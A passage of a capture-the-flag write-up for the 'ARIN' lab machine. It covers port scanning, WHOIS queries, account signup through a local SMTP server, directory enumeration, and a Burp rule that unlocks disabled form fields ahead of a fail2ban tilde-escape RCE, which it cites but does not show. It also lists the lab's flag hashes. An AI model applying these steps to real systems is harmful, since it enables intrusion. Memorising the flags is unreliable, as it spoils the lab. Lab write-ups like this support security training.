
Summary #
Port 43 WHOIS is on which we can query. On port 80 there is a web application called ARIN. When we signup up for an account we need to setup a local SMTP server in order to receive the registration link. Once registered we can query the registered data on the WHOIS service. By changing the RWHOIS host value and abusing a tilde escape on FAIL2BAN we can get RCE on the server and get initial access the root user.
Specifications #
- Name: ARIN
- Platform: PG PRACTICE
- Points: 15
- Difficulty: Intermediate
- System overview: Linux arin 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64 GNU/Linux
- IP address: 192.168.220.185
- OFFSEC provided credentials: None
- HASH:
local.txt:bed5dfa171a9d87d21cfe2ceb4264236 - HASH:
proof.txt:d386c400f709e4ae541892187491283b
Preparation #
First we’ll create a directory structure for our files and set the IP address to a bash variable and ping the target:
mkdir arin && cd arin && mkdir enum files exploits uploads tools

ls -la
total 28
drwxrwxr-x 7 kali kali 4096 Aug 25 18:12 .
drwxrwxr-x 3 kali kali 4096 Aug 25 18:12 ..
drwxrwxr-x 2 kali kali 4096 Aug 25 18:12 enum
drwxrwxr-x 2 kali kali 4096 Aug 25 18:12 exploits
drwxrwxr-x 2 kali kali 4096 Aug 25 18:12 files
drwxrwxr-x 2 kali kali 4096 Aug 25 18:12 tools
drwxrwxr-x 2 kali kali 4096 Aug 25 18:12 uploads

ip=192.168.220.185

ping $ip

PING 192.168.220.185 (192.168.220.185) 56(84) bytes of data.
64 bytes from 192.168.220.185: icmp_seq=1 ttl=61 time=22.2 ms
^C
--- 192.168.220.185 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 22.157/22.157/22.157/0.000 ms
Reconnaissance #
Portscanning #
Using the rustscan tool we can see what TCP ports are open.
## run the rustscan tool
sudo rustscan -a $ip | tee enum/rustscan

.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
With RustScan, I scan ports so fast, even my firewall gets whiplash 💨

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.220.185:22
Open 192.168.220.185:43
Open 192.168.220.185:80
[~] Starting Script(s)
[~] Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-25 18:16 +0200
Initiating Ping Scan at 18:16
Scanning 192.168.220.185 [4 ports]
Completed Ping Scan at 18:16, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:16
Completed Parallel DNS resolution of 1 host. at 18:16, 0.50s elapsed
DNS resolution of 1 IPs took 0.50s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 18:16
Scanning 192.168.220.185 [3 ports]
Discovered open port 22/tcp on 192.168.220.185
Discovered open port 80/tcp on 192.168.220.185
Discovered open port 43/tcp on 192.168.220.185
Completed SYN Stealth Scan at 18:16, 0.04s elapsed (3 total ports)
Nmap scan report for 192.168.220.185
Host is up, received echo-reply ttl 61 (0.024s latency).
Scanned at 2026-08-25 18:16:52 CEST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 61
43/tcp open  whois   syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
           Raw packets sent: 7 (284B) | Rcvd: 4 (160B)
Copy the output of open ports into a file called ports within the files directory.
## edit the ``files/ports` file
nano files/ports

## content `ports` file:
22/tcp open  ssh     syn-ack ttl 61
43/tcp open  whois   syn-ack ttl 61
80/tcp open  http    syn-ack ttl 61
Run the following command to get a string of all open ports and add in with a NMAP command to portscan found open ports:
sudo nmap -T3 -p $(awk -F'/' '{print $1}' files/ports | paste -sd, -) -sCV -vv $ip -oN enum/nmap-services-tcp
Output of NMAP:
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 74:ba:20:23:89:92:62:02:9f:e7:3d:3b:83:d4:d9:6c (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDGGcX/x/M6J7Y0V8EeUt0FqceuxieEOe2fUH2RsY3XiSxByQWNQi+XSrFElrfjdR2sgnauIWWhWibfD+kTmSP5gkFcaoSsLtgfMP/2G8yuxPSev+9o1N18gZchJneakItNTaz1ltG1W//qJPZDHmkDneyv798f9ZdXBzidtR5/+2ArZd64bldUxx0irH0lNcf+ICuVlhOZyXGvSx/ceMCRozZrW2JQU+WLvs49gC78zZgvN+wrAZ/3s8gKPOIPobN3ObVSkZ+zngt0Xg/Zl11LLAbyWX7TupAt6lTYOvCSwNVZURyB1dDdjlMAXqT/Ncr4LbP+tvsiI1BKlqxx4I2r
|   256 54:8f:79:55:5a:b0:3a:69:5a:d5:72:39:64:fd:07:4e (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBCpAb2jUKovAahxmPX9l95Pq9YWgXfIgDJw0obIpOjOkdP3b0ukm/mrTNgX2lg1mQBMlS3lzmQmxeyHGg9+xuJA=
|   256 7f:5d:10:27:62:ba:75:e9:bc:c8:4f:e2:72:87:d4:e2 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIE0omUJRIaMtPNYa4CKBC+XUzVyZsJ1QwsksjpA/6Ml+
43/tcp open  whois?  syn-ack ttl 61
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, X11Probe:
|_    No whois server is known for this kind of object.
80/tcp open  http    syn-ack ttl 61
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
| http-title: Arin
|_Requested resource was http://192.168.220.185/login
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
| fingerprint-strings:
|   GetRequest, HTTPOptions:
|     HTTP/1.0 403 Forbidden
|     Content-Type: text/html; charset=UTF-8
|     Content-Length: 4950
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <title>Action Controller: Exception caught</title>
|     <style>
|     body {
|     background-color: #FAFAFA;
|     color: #333;
|     color-scheme: light dark;
|     supported-color-schemes: light dark;
|     margin: 0px;
|     body, p, ol, ul, td {
|     font-family: helvetica, verdana, arial, sans-serif;
|     font-size: 13px;
|     line-height: 18px;
|     font-size: 11px;
|     white-space: pre-wrap;
|     pre.box {
|     border: 1px solid #EEE;
|     padding: 10px;
|     margin: 0px;
|     width: 958px;
|     header {
|     color: #F0F0F0;
|     background: #C00;
|     padding: 0.5em 1.5em;
|_    overflow-wrap: br
Initial Access #
Port 43 is open, this port is used for the WHOIS protocol to query databases and retrieve registration information for domain names and IP addresses. Using the whois command we can query a domain or IP address. So
## using whois to query a domain
whois -h 192.168.220.185 hekk.one
No whois server is known for this kind of object.
The lab environment most likely cannot communicate to the internet, so let’s query itself of me.
## query itself and for me the same result
whois -h 192.168.220.185 192.168.220.185

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2021, American Registry for Internet Numbers, Ltd.
#


No match found for n + 192.168.220.185.


#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2021, American Registry for Internet Numbers, Ltd.
#

So not much to go on, let’s move on. On port 80 there is a login page on a website called ARIN. Default credentials don’t work, so let’s sign up.

After clicking on Signup we see this page. Now fill it with data and paste in our IP address and select 32-bit submask, this isolates a single specific IP address, allowing no other hosts on that subnet, so only our IP address.
## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.245

Once we submit the form we get a 25: Connection refused error so, probably port 25 (Simple Mail Transfer Protocol (SMTP)) is trying to connect, but there is no response.

Now we’re going to use Python to start a simple SMTP server and retry sending the form. Make sure you again select the 32-bit subnet mask, because this defaults to 8.
## change directory
cd tools

## create a python virtual environment, activate it and install aiosmtpd
python3 -m venv venv
source venv/bin/activate
pip install aiosmtpd

## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.245

## run python smtpserver
python -m aiosmtpd -n -l 192.168.45.245:25
We see that the account information has successfully been sent, let’s check the SMTP server.
Indeed we see a mail message, and got a registration link: http://192.168.220.185/registration/r0hK3LOgqZYT0VHJ3QFWHg. Paste this in the browser.
## output
---------- MESSAGE FOLLOWS ----------
Received: by arin.pg (Postfix, from userid 0)
        id 286C2A0072; Tue, 25 Aug 2026 12:48:30 -0400 (EDT)
Date: Tue, 25 Aug 2026 12:48:30 -0400
From: admin@arin.pg
To: test@test.com
Message-ID: <6a8dc75e23e6c_6553ffb5c85decc752d8@arin.mail>
Subject: Account Confirmation
Mime-Version: 1.0
Content-Type: text/html;
 charset=UTF-8
Content-Transfer-Encoding: 7bit
X-Peer: ('192.168.220.185', 40342)

<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
    <style>
      /* Email styles need to be inline */
    </style>
  </head>

  <body>
    <p>
Hello test,

You have just registered WHOIS record for 192.168.45.245/32.
Please click on the link below to verify and link this email address to your account.

http://192.168.220.185/registration/24gcVeboIGqmSLYPSR1Vrg

Thanks!
</p>

  </body>
</html>
------------ END MESSAGE ------------

## deactivate the virtual environment
deactivate
Now we are logged in and we also see a dashboard. The settings lets you change your password, whois is the current page and logout is, well you know.

So, what now. We can query our IP address again. We see our entered data and some added fields like: NetName / NetType / OrgId. (If you don’t have this output revert the box, happened to me a lot of times.)
whois -h 192.168.220.185 192.168.45.245

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2021, American Registry for Internet Numbers, Ltd.
#


NetRange:       N/A
CIDR:           192.168.45.245/32
NetName:        TEST-PG
NetType:        Direct Assignment
Organization:   test (TEST-PG2)
RegDate:        2026-08-25 16:48:27 UTC
Updated:        2026-08-25 16:48:27 UTC


OrgName:        test
OrgId:          TEST-PG2
Address:        test
City:           test
StateProv:      test
PostalCode:     test
Country:        test
RegDate:        2026-08-25 16:48:27 UTC
Updated:        2026-08-25 16:48:27 UTC
OrgAbuseEmail:  test@test.com

#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2021, American Registry for Internet Numbers, Ltd.
#
Let’s run a gobuster to see if there’s anything else.
gobuster dir -t 100 -u http://$ip:80/ -w /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt | tee enum/raft-large-dir-raw-80

===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.220.185:80/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /opt/SecLists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
404                  (Status: 200) [Size: 1722]
login                (Status: 200) [Size: 1978]
logs                 (Status: 302) [Size: 94] [--> http://192.168.220.185/login]
settings             (Status: 302) [Size: 94] [--> http://192.168.220.185/login]
signup               (Status: 200) [Size: 4834]
whois                (Status: 302) [Size: 94] [--> http://192.168.220.185/login]
500                  (Status: 200) [Size: 1635]
422                  (Status: 200) [Size: 1705]
===============================================================
Finished
===============================================================
We already saw many directories, but logs is a new one. When we visit this URL: http://192.168.220.185/logs we see this:

There are 3 tabs. the AUTH is emtpy, the content on the FAIL2BAN and MAIL tab are shown below. Fail2ban is an intrusion prevention software framework that protects computer servers by scanning log files for malicious activity, like brute-force login attempts, and dynamically updates firewall rules to ban the offending IP addresses.
## fail2ban tab content
2026-08-25 11:21:51,867 fail2ban.server [456]: INFO rollover performed on /var/log/fail2ban.log

## mail tab content
- Aug 25 12:48:30 arin postfix/qmgr[1616]: 286C2A0072: from=<admin@arin.pg>, size=846, nrcpt=1 (queue active)
- Aug 25 12:48:30 arin postfix/smtp[1935]: 286C2A0072: to=<test@test.com>, relay=test.com[192.168.45.245]:25, delay=0.19, delays=0.01/0/0.09/0.08, dsn=2.0.0, status=sent (250 OK)
Using this exploit: https://github.com/fail2ban/fail2ban/security/advisories/GHSA-m985-3f3v-cwmm, it talks about a tilde escape to get RCE on the target. But how to get RCE on the target?

We want to edit the RWHOIS (https://en.wikipedia.org/wiki/WHOIS#Referral_Whois) to our local IP address, but currently the field and Save button are disabled. Looking at the page source, we see by both an attribute called: disabled="disabled". When we remove this we can edit the field and click Save but there is nothing saved, because it jumps to the WHOIS tab where also fields are disabled.

So let’s automate this problem away. Start BURP, goto Proxy / Match and Replace and set the type to Response body and the Match to disabled="disabled", replace it with nothing (leave blank, don’t change). Now click OK. Now all traffic going through the proxy with remove this attribute / text with nothing.

Refresh the page, indeed we can now edit the RWHOIS, set the Host to our IP address and click Save.
## get local IP address on tun0
ip a s tun0 | grep "inet " | awk '{print $2}' | sed 's/\/.*//g'
192.168.45.245
